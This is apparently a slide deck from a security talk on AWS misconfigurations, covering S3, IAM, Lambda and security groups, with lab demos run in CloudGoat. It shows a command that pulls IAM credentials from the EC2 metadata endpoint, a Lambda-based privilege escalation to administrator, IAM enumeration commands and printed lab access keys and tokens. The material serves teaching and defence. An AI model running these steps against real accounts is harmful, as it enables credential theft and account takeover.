
Tech Fest

TECHNOLOGY SHOWCASE

WELCOME!


Cloudy with a chance of....

BREACH



Top AWS Misconfigurations

- Public/Unrestricted S3 buckets
- Public snapshots
- IAM misconfigurations (too much permission)
- Public access keys/password leaks
- Failing to use network security groups properly
- Scheduled Events/Unexpected Downtimes
- Failing to monitor changes/events



Yeah….but is it REALLY that bad?

17 JUN 2021 NEWS

Amazon Web Services Misconfiguration Exposes Half a Million Cosmetics Customers


US municipalities suffer data breach due to misconfigured Amazon S3 buckets

Lightspin: 46% of AWS S3 buckets could be misconfigured and unsafe

…..yeah….it kinda is……

Terms to Explain:

- Shared responsibility
- S3 buckets
- EC2 instances
- IAM
- Lambda
- VPS
- Policies
- APIs
- Security Groups
- Metadata



S3/Public Storage

A public storage account can be created with an account

- Buckets are private, must explicitly permit access using policy, ACLs, object permissions
- Misconfigured to allow anonymous access
- Use encryption/logging
- Watch for permissions/least privilege/RBAC
- Use Access Analyzer to review public buckets

https://docs.aws.amazon.com/AmazonS3/latest/userguide/access-control-block-public-access.html

Public S3 leaks

ON_PREM_Replication_Definition.json

```
1590                }
1591            }],
1592        "databases":    [{
1593                "name": "HERCPROD",
1594                "type": "",
1595                "connection_string":    "server=HERCPROD;username=[redacted]",
1596                "authenticator":    "[redacted]",
1597                "role": "SOURCE",
1598                "is_licensed":  true,
1599                "type_id":  "ORACLE_COMPONENT_TYPE"
1600            }, {
1601                "name": "MYSQL_MCS",
1602                "type": "",
1603                "connection_string":    "username=[redacted];server=[redacted];database=mcs",
1604                "authenticator":    "[redacted]",
1605                "role": "TARGET",
1606                "is_licensed":  true,
1607                "type_id":  "MYSQL_TARGET_COMPONENT_TYPE"
1608            }, {
1609                "name": "MYSQL_NBS",
1610                "type": "",
1611                "connection_string":    "username=[redacted];server=[redacted];database=nbs",
1612                "authenticator":    "[redacted]",
1613                "role": "TARGET",
1614                "is_licensed":  true,
1615                "type_id":  "MYSQL_TARGET_COMPONENT_TYPE"
1616            }, {
1617                "name": "STPROD",
1618                "type": "",
1619                "connection_string":    "server=STPROD;username=[redacted]",
1620                "authenticator":    "[redacted]",
1621                "role": "SOURCE",
1622                "is_licensed":  true,
1623                "type_id":  "ORACLE_COMPONENT_TYPE"
1624            }, {
```

JSON file | length : 48,292 lines : 1,677 | Ln : 93 Col : 29 Sel : 0 | 0 | Unix (LF) | UTF-8 | INS

https://github.com/nagwww/s3-leaks

EC2 Key Pairs/Access Keys

- Limit access to IP addresses/metadata
- Access policies/privileged access
- Watch for leaks in code!
- Use Secrets Management

http://169.254.169.254/latest/meta-data/iam/security-credentials/notarealuser

Using AMI to gather metadata

```
┌─[ethical@ethical-parrot]─[~]
└──╼ $aws ssm send-command \
              --document-name "AWS-RunShellScript" \
              --parameters 'commands=["curl http://169.254.169.254/latest/meta-data/iam/security-credentials/ec2_admin/"]' \
              --targets "Key=instanceids,Values=i-08b5bb1e812ddab5f" \
              --comment "Retrieving Token"

  "Command": {
      "CommandId": "1357b31f-a02f-4b51-84b1-b39b5f30e73c",
      "DocumentName": "AWS-RunShellScript",
      "DocumentVersion": "$DEFAULT",
      "Comment": "Retrieving Token",
```


```
"Comment": "Retrieving Token",
"DocumentName": "AWS-RunShellScript",
"DocumentVersion": "$DEFAULT",
"PluginName": "aws:runShellScript",
"ResponseCode": 0,
"ExecutionStartDateTime": "2021-08-28T19:18:14.552Z",
"ExecutionElapsedTime": "PT0.056S",
"ExecutionEndDateTime": "2021-08-28T19:18:14.552Z",
"Status": "Success",
"StatusDetails": "Success",
"StandardOutputContent": "{\n  \"Code\" : \"Success\",\n  \"LastUpdated\" : \"2021-08-28T19:17:48Z\",\n  \"Type\" : \"
etAccessKey\" : \"81BeWR0VV2DvInWe2dXSrfiP9guHi12kQaNUfOHF\",\n  \"Token\" : \"IQoJb3JpZ2luX2VjEFwaCXVzLWVhc3QtMSJGMEQ
m99yGHQQmt81nBi/LogX+JSqDBAiU/////////8BEAAaDDgzNzY2MTY3NDU1OCIMhNM8kY0LoqgD5W26KtcDqL9egvSJ3l7MvEycJ7NJN5/zOkukp9C2p
lzC6Y2GGX0HOkdAJGTfJoTwXwa7mUGqxLyUwrtI4rZuImKQZ1M65N/7aPw4EKdUdH1nFjq8RNO7+IdxiexURERshgdKaibfX9w7Fj1Yqo/Iy+W0RDDP2tY
unOOePq+fK1zioILhkSQquI0yqY3m9/y2nBmOQXssWNBiwC9oc88qvGysNjW3bDrP1OhX942+WiqHYcFoW4/p5DQl8EqL5W1P4rb8ToY8+4VU2FEdy1mJX
1fAucPotXSkXEewa6G/aw3ETtT2aDGYtKUTPPzwCPGdyXsv44zP05HsM7NyPcDp5ZBvLdIgxmO4Zh8eUz9IBfa0bOui9LFdrBPLfWmwiIm1M/izogElh3q
/Ojmq73YdFIIU0svrOnVg/aRcWfLciYWPsYOb8xXf5fOJACYsg1RVzqi/JJhFpYNmYpp6ngTrNjvoIXW3ooxMOgtBEQ3ax7ySSujllMnT5f6BsxaZu6n2b
Ar+v+6IY3dwfAPqIQ==\",\n  \"Expiration\" : \"2021-08-29T01:52:06Z\"\n}",
"StandardOutputUrl": "",
```

Using Github to search for access keys

aws_access_key_id

Pull requests | Issues | Marketplace | Explore

Repositories	18
Code	2M
Commits	5K
Issues	14K
Discussions Beta	56
Packages	24
Marketplace	0
Topics	0
Wikis	1K
Users	0

Languages

Markdown	78,855
PHP	1,102,093
HTML	7,275
JSON	12,434
Ruby	104,783
Java	6,974
reStructuredText	10,848
Python	181,743
YAML	86,470

2,024,148 code results

Sort: Best match

Dhauzur/access-control
RPI/google-cloud-sdk/platform/gsutil/gslib/vendored/boto/boto/__init__.py

```
110     logger.addHandler(fh)
111     log = logger
112
113
114 def connect_sqs(aws_access_key_id=None, aws_secret_access_key=None, **kwargs):
115     """
116     :type aws_access_key_id: string
117     :param aws_access_key_id: Your AWS Access Key ID
```

Python Showing the top three matches Last indexed on Apr 10

Bosebcc/rayMarching
_menv/lib/python3.7/site-packages/jedi/third_party/typeshed/third_party/2and3/boto/__init__.pyi

```
24 def set_stream_logger(name, level: Any = ..., format_string: Optional[Any] = ...): ...
25 def connect_sqs(aws_access_key_id: Optional[Any] = ..., aws_secret_access_key: Optional[Any]
   = ..., **kwargs): ...
26 def connect_s3(aws_access_key_id: Optional[Text] = ..., aws_secret_access_key: Optional[Text]
   = ..., **kwargs) -> S3Connection: ...
```

Python Showing the top two matches Last indexed on Apr 10

Bosebcc/rayMarching
_wenv/Lib/site-packages/jedi/third_party/typeshed/third_party/2and3/boto/__init__.pyi

```
24 def set_stream_logger(name, level: Any = ..., format_string: Optional[Any] = ...): ...
25 def connect_sqs(aws_access_key_id: Optional[Any] = ..., aws_secret_access_key: Optional[Any]
   = ..., **kwargs): ...
26 def connect_s3(aws_access_key_id: Optional[Text] = ..., aws_secret_access_key: Optional[Text]
   = ..., **kwargs) -> S3Connection: ...
```

Python Showing the top two matches Last indexed on Apr 10

IAM Policies and Permissions

Too much access can be given, allowing for attackers to escalate privileges

- Lack of MFA/rotation of keys
- Role and permissions
- Conditional Policies
- Chaining Attacks
- Inline vs Attached policies

IAM Privileges and policies

```
┌──(kali㉿kali)-[~]
└─$ aws iam list-attached-user-policies --user-name student
{
    "AttachedPolicies": [
        {
            "PolicyName": "AmazonEC2ReadOnlyAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AmazonEC2ReadOnlyAccess"
        },
        {
            "PolicyName": "IAMReadOnlyAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/IAMReadOnlyAccess"
        }
    ]
}
```

```
└─$ aws iam get-user-policy --user-name student --policy-name ConfigureEC2Role
{
    "UserName": "student",
    "PolicyName": "ConfigureEC2Role",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Effect": "Allow",
                "Action": [
                    "iam:PassRole",
                    "ec2:RunInstances",
                    "ec2:Describe*",
                    "ssm:*"
                ],
                "Resource": "*"
            }
        ]
    }
}
```

IAM Privileges and policies

```
┌─[ethical@ethical-parrot]─[~/AWS_Bootcamp]
└──╼ $aws sts assume-role --role-arn arn:aws:iam::276384657722:role/ad-LoggingRole --role-session-name ad_logging
{
    "Credentials": {
        "AccessKeyId": "ASIAUAWOPGE5PL3DXEBE",
        "SecretAccessKey": "UOrYvh0e8z7GrxKn4RAZzSHrTRwkh09kVzkB/TJW",
        "SessionToken": "FwoGZXIvYXdzEPj/////////wEaDGlP14n/I2+SzetINiKuAfDFVXEUX7a7hCu+RCpARPF4lBCysrSC6PA6J7BhB
b40uMaVXFZbxL++frdkdB85mk6eCnZrXCwxvcS7vF71u7wUS0RTFnwi0D78A0XhQSTP7BEpP/dE5yW2y3XcqYlZYWTPrQezoV7eoCpApzzOncCICUg
bb0kQbTdq/An1NyjdtpCJBjItntfSsNh4mG1agwdkgIwDHzFPMkRrRxcSDxuQoP/mlLZkzfR96rSs/ADDwJFa",
        "Expiration": "2021-08-23T23:04:13Z"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "AROAUAWOPGE5JQT23CRUN:ad_logging",
        "Arn": "arn:aws:sts::276384657722:assumed-role/ad-LoggingRole/ad_logging"
    }
}
```

Lambda/Serverless Computing

- Command Injection
- Insecure Deserialization/Python/'Pickling'
- Deserialization using PHP
- SSRFs
- XXE
- Dictionary attacks
- Backdoors
- Persistent access
- Alias routing

Invoking the Lambda function for admin access

1

```
┌──(kali㉿kali)-[~]
└─$ aws lambda create-function \
    --function-name evil-function \
    --runtime python3.8 \
    --zip-file fileb://evil-function.zip \
    --handler evil.handler \
    --role arn:aws:iam::645723898191:role/lab11lambdaiam

{
    "FunctionName": "evil-function",
    "FunctionArn": "arn:aws:lambda:us-east-1:645723898191:function:evil-function",
    "Runtime": "python3.8",
    "Role": "arn:aws:iam::645723898191:role/lab11lambdaiam",
    "Handler": "evil.handler",
    "CodeSize": 323,
    "Description": "",
    "Timeout": 3,
    "MemorySize": 128,
    "LastModified": "2021-02-12T05:59:38.600+0000",
    "CodeSha256": "4TPrTZS3qJ8a63HcxzjVh1O2bYxlKld5fNgPpiuDT6I=",
    "Version"
    "Tracing
        "Mode
    },
    "Revisio
    "State":
    "LastUpda
    "Package
```

2

```
┌──(kali㉿kali)-[~]
└─$ aws lambda invoke --function-name evil-function output.txt
{
    "StatusCode": 200,
    "ExecutedVersion": "$LATEST"
}
```

3

```
└─$ cat output.txt
{"ResponseMetadata": {"RequestId": "8219db11-67a7-4eb6-aeac-43f1b05247ec", "HTTPStatusCode": 200, "HTTPHeaders": {"x-amzn
c-43f1b05247ec", "content-type": "text/xml", "content-length": "212", "date": "Fri, 12 Feb 2021 06:00:07 GMT"}, "RetryAtt

┌──(kali㉿kali)-[~]
└─$ aws iam list-attached-user-policies --user-name student
{
    "AttachedPolicies": [
        {
            "PolicyName": "AdministratorAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
        },
        {
            "PolicyName": "IAMReadOnlyAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/IAMReadOnlyAccess"
        }
```


Security Groups

- Misconfigured to allow too much access
- Large range of ports open
- Unused security groups/IAM roles
- Watch for permissions/least privilege
- Incorrect security group attachments
- Use ELBs (elastic load balancer) to limit traffic/target security groups

Allowing full access


```
└─$ aws ec2 describe-security-groups

"SecurityGroups": [
    {
        "Description": "FullAccess",
        "GroupName": "FullAccess",
        "IpPermissions": [
            {
                "IpProtocol": "-1",
                "IpRanges": [
                    {
                        "CidrIp": "0.0.0.0/0"
                    }
                ],
                "Ipv6Ranges": [],
                "PrefixListIds": [],
                "UserIdGroupPairs": []
            }
        ],
        "OwnerId": "459758765793",
        "GroupId": "sg-0106a4a8e91b3a682",
        "IpPermissionsEgress": [
            {
                "IpProtocol": "-1",
                "IpRanges": [
                    {
                        "CidrIp": "0.0.0.0/0"
                    }
                ],
                "Ipv6Ranges": [],
                "PrefixListIds": [],
                "UserIdGroupPairs": []
            }
        ],
        "VpcId": "vpc-0ebc88f4df91a977d"
    },
    {
        "Description": "Allow ssh inbound traffic",
        "GroupName": "sshAccesss",
        "IpPermissions": [
```

Enumeration: Manual/Automation



- PACU
- Principal Mapper
- ScoutSuite
- Stormspotter
- Prowler

- Cloudsplaining
- SkyArk
- Boto3
- Grayhatwarfare



Manual Enumeration


```
AWS IAM Manual Enumeration

aws iam list-users
aws iam list-groups-for-user --user-name ad-adminson
aws iam list-user-policies --user-name ad-adminson
aws iam list-attached-user-policies --user-name ad-user
aws iam list-signing-certificates --user-name ad-user
aws iam list-ssh-public-keys --user-name ad-user
aws iam get-ssh-public-key --user-name ad-user --encoding PEM --ssh-public-key-id <paste ID here>
aws iam list-mfa-devices
aws iam list-virtual-mfa-devices
aws iam get-login-profile --user-name ad-user
aws iam list-groups
aws iam list-group-policies --group-name ad-admin
aws iam list-attached-group-policies --group-name ad-admin
aws iam get-policy --policy-arn <paste policy ARN here>
aws iam get-policy-version --policy-arn <paste ARN here> --version-id v1
aws iam list-attached-group-policies --group-name ad-production
aws iam list-policies
aws iam list-policies | grep “customer-managed”  (no need for quotes)
aws iam get-policy --policy-arn <arn paste here>
aws iam get-policy-version --policy-arn <paste ARN here> --version-id v1
aws iam list-roles
aws iam get-role --role-name ad-loggingrole
aws iam list-role-policies --role-name ad-loggingrole
aws iam list-attached-role-policies --role-name ad-loggingrole
```

How do I learn?

- CloudGOAT2
- IAM Vulnerable
- lambdashell.com
- “aws pentesting lab”
- “aws privesc lab”
- DVSA
- AWS documentation
- Create own account/it’s free!

It’s Demo Time!

PACU Enumeration

aws iam list-users - Parrot Terminal

```
        "Path": "/",
        "UserName": "privesc6-UpdateLoginProfile-user",
        "UserId": "AIDATB3IVINAYQZVAYG4D",
        "Arn": "arn:aws:iam::210136023873:user/privesc6-UpdateLoginProfile-user",
        "CreateDate": "2021-09-23T05:52:53Z"
    },
    {
        "Path": "/",
        "UserName": "privesc7-AttachUserPolicy-user",
        "UserId": "AIDATB3IVINARXAC2DZYX",
        "Arn": "arn:aws:iam::210136023873:user/privesc7-AttachUserPolicy-user",
        "CreateDate": "2021-09-23T05:52:46Z"
    },
    {
        "Path": "/",
        "UserName": "privesc8-AttachGroupPolicy-user",
        "UserId": "AIDATB3IVINA76PXJLTHV",
        "Arn": "arn:aws:iam::210136023873:user/privesc8-AttachGroupPolicy-user",
        "CreateDate": "2021-09-23T05:52:53Z"
    },
    {
        "Path": "/",
        "UserName": "privesc9-AttachRolePolicy-user",
        "UserId": "AIDATB3IVINAR32CL56JH",
        "Arn": "arn:aws:iam::210136023873:user/privesc9-AttachRolePolicy-user",
        "CreateDate": "2021-09-23T05:53:38Z"
    }
]
}
┌─[root@ethical-parrot]─[/opt/iam-vulnerable]
└──╼ #
```

IAM Privesc

```
Template interpolation syntax is still used to construct strings from
expressions when the template includes multiple interpolation sequences or a
mixture of literal strings and interpolations. This deprecation applies only
to templates that consist entirely of a single interpolation sequence.

(and 5 more similar warnings elsewhere)

Apply complete! Resources: 8 added, 0 changed, 0 destroyed.

Outputs:

cloudgoat_output_aws_account_id = 210136023873
cloudgoat_output_policy_arn = arn:aws:iam::210136023873:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidivrky0swwh
cloudgoat_output_raynor_access_key_id = AKIATB3IVINA2NKOIFFL
cloudgoat_output_raynor_secret_key = <sensitive>
cloudgoat_output_username = raynor-iam_privesc_by_rollback_cgidivrky0swwh

[cloudgoat] terraform apply completed with no error code.

[cloudgoat] terraform output completed with no error code.
cloudgoat_output_aws_account_id = 210136023873
cloudgoat_output_policy_arn = arn:aws:iam::210136023873:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidivrky0swwh
cloudgoat_output_raynor_access_key_id = AKIATB3IVINA2NKOIFFL
cloudgoat_output_raynor_secret_key = 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
cloudgoat_output_username = raynor-iam_privesc_by_rollback_cgidivrky0swwh

[cloudgoat] Output file written to:

    /opt/cloudgoat/iam_privesc_by_rollback_cgidivrky0swwh/start.txt
```

S3 Breach

```
pipefish
platypus
polliwog
porpoise
reindeer
ringtail
sailfish
scorpion
seahorse
seasnail
sheepdog
shepherd
silkworm
squirrel
stallion
starfish
starling
stingray
stinkbug
sturgeon
terrapin
titmouse
tortoise
treefrog
werewolf
woodcock┌─[ethical@ethical-parrot]─[~/AWS_Bootcamp]
└──╼ $cat /opt/cloudgoat/cloud_breach_s3_cgidjpjk8vsdgi/start.txt
cloudgoat_output_aws_account_id = 210136023873
cloudgoat_output_target_ec2_server_ip = 52.207.163.120
┌─[ethical@ethical-parrot]─[~/AWS_Bootcamp]
└──╼ $
```

...psst....just like CapitalOne...

Questions?

- LinkedIn: www.linkedin.com/in/mark-wharton-ethicalsoup
- Twitter: https://twitter.com/ethicalsoup
- Github: https://github.com/javalogicuser
- Email: mark.wharton@securedatatech.com

SecureData TECHNOLOGIES

Ethical Hacker's WORKSHOP